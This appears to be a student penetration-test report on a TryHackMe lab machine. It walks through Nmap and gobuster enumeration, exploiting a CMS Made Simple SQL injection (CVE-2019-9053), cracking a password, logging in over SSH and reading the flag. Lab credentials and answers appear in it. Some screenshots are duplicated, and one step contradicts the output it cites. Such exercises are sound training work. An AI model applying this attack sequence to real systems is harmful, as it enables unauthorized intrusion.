VAPT Report on Simple CTF

Aim

To perform a Simple Capture The Flag (CTF) exercise in order to identify running services, analyze vulnerabilities, exploit the target system, perform privilege escalation, and capture user and root flags.

Tools Used


- Kali Linux
- Nmap
- Web Browser (Firefox)
- SQL Injection Exploit (CVE-2019-9053)
- SSH Client
- Linux Built-in Utilities (vim)

Step 1: Port Scanning

An Nmap scan was conducted on the target machine to identify open ports and running services. As shown below, the scan results indicate that **two services are running under port 1000**, providing initial information about the system's exposed services.

Command Used:

```
nmap -A <Target_IP>
```



Applica n F : Tue 6 Jan, 07:25 AttackBox IP:10.48.116.61 [redacted]
root@ip-10-48-116-61: ~
File Edit View Search Terminal Help


```
See the output of nmap -h for a summary of options.
root@ip-10-48-116-61:~# nmap -a 10.48.184.183
nmap: option '-a' is ambiguous; possibilities: '-append-output' '-allports
' '-adler32'
See the output of nmap -h for a summary of options.
root@ip-10-48-116-61:~# nmap  10.48.184.183
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-06 07:12 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns
or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is dis
abled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.48.184.183
Host is up (0.00038s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 4.50 seconds
root@ip-10-48-116-61:~# nmap -A 10.48.184.183
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-06 07:13 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns
 or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is dis
```

Step 2: Identification of Higher Port Service

Further analysis of the Nmap scan results revealed a service running on a higher port.
As shown below, the service running on the higher port was identified as **SSH**, indicating a possible remote login entry point.

Command Used:

```
nmap -p- <Target_IP>
```


Applica n F : Tue 6 Jan, 07:25 AttackBox IP:10.48.116.61
root@ip-10-48-116-61: ~
File Edit View Search Terminal Help
THM AttackBox
1h 28min 4s


```
See the output of nmap -h for a summary of options.
root@ip-10-48-116-61:~# nmap -a 10.48.184.183
nmap: option '-a' is ambiguous; possibilities: '-append-output' '-allports
' '-adler32'
See the output of nmap -h for a summary of options.
root@ip-10-48-116-61:~# nmap  10.48.184.183
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-06 07:12 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns
 or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is dis
abled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.48.184.183
Host is up (0.00038s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 4.50 seconds
root@ip-10-48-116-61:~# nmap -A 10.48.184.183
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-06 07:13 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns
 or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is dis
```

Step 3: Vulnerability Identification

The web application hosted on the target system was analyzed to identify known vulnerabilities. As shown below, the application was found to be vulnerable to **CVE-2019-9053**, which is associated with a known CMS flaw.

Command / Method Used:

```
SearchSploit CVE-2019-9053
```



tryhackme.com/room/easyctf

Room progress (70%)

Target Machine Information

Title	Target IP Address	Expires
EasyCTF	10.49.162.61	11min 29s

Task 1 Simple CTF

Deploy the machine and attempt the questions!

Start Machine

Answer the questions below

How many services are running under port 1000?

2

✓ Correct Answer

What is running on the higher port?

Apache2 Ubuntu De

ubuntu


It works!

This is the default welcome page used to test the correct operation installation on Ubuntu systems. It is based on the equivalent page Apache packaging is derived. If you can read this page, it means th at this site is working properly. You should **replace this file** (locate before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this p that the site is currently unavailable due to maintenance. If the pro site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstre into several files optimized for interaction with Ubuntu tools. The c **documented in /usr/share/doc/apache2/README.Debian.gz.**




Applications Places System
Tue 6 Jan, 12:36
root@ip-1
File Edit View Search Terminal Help
THM AttackBox
1h 33min 0s

```
root@ip-10-49-110-139:~# gobuster dir -u http://10.49.130.19 -w /usr/share
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.130.19
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 313]
/server-status        (Status: 403) [Size: 300]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
root@ip-10-49-110-139:~#
```

Step 4: Vulnerability Type Analysis

The identified CVE was further examined to determine the type of vulnerability present.
As shown in below, the application was confirmed to be vulnerable to **SQL Injection (SQLi)**, which allows unauthorized database access.

Method Used:
Manual SQL injection testing through browser and exploit scripts.



6 Jan, 12:55 AttackBox IP:10.49.110.139

CMS Made Simple < 2.2.10 - SQL Injection - PHP webapps Exploit — Mozilla Firefox

w.exploit-db.com/exploits/46635

CMS Made Simple < 2.2.10 - SQL Injection

Author: DANIELE SCANU

Type: WEBAPPS

Platform: PHP


Date: 2019-04-02


Step 5: Exploitation and Password Extraction

The SQL Injection vulnerability was exploited successfully to extract sensitive information from the database. As shown in below, the password **"secret"** was retrieved from the database.

Command Used:

```
python exploit.py <Target_IP>
```






```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret

┌──(kali㉿kali)-[~/Documents/thm/simpleCTF]
└─$
```

Step 6: SSH Login Using Extracted Credentials

Using the credentials obtained from exploitation, an SSH login was attempted on the target system. As shown in below, successful login was achieved, confirming valid user-level access.

Command Used:

```
ssh user@<Target_IP>
```



```
┌──(kali㉿kali)-[~/Documents/thm/simpleCTF]
└─$ ssh mitch@10.10.25.97 -p 2222
The authenticity of host '[10.10.25.97]:2222 ([10.10.25.97]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.25.97]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.25.97's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ █
```


Step 7: User Flag Retrieval

After gaining user access, the home directory was explored to locate the user flag. As shown in below, the user flag was successfully retrieved.

Command Used:

```
cat user.txt
```

User Flag:
G00d j0b, keep up!



Tue 6 Jan, 14:37 AttackBox IP:10.49.78.156 [redacted]
root@ip-10-49-78-156: ~
File Edit View Search Terminal Help
THM AttackBox
1h 23min 47s


```
't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt
8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.49.167.255]:2222' (ECDSA) to the list of k
nown hosts.
mitch@10.49.167.255's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

Step 8: Enumeration of Other Users

Further enumeration of the home directory was performed to identify additional users on the system. As shown in below, another user named **sunbath** was discovered.

Command Used:

```
ls /home
```



Tue 6 Jan, 14:40 AttackBox IP:10.49.78.156 [redacted]
root@ip-10-49-78-156: ~
File Edit View Search Terminal Help
THM AttackBox
1h 21min 40s


```
nown hosts.
mitch@10.49.167.255's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
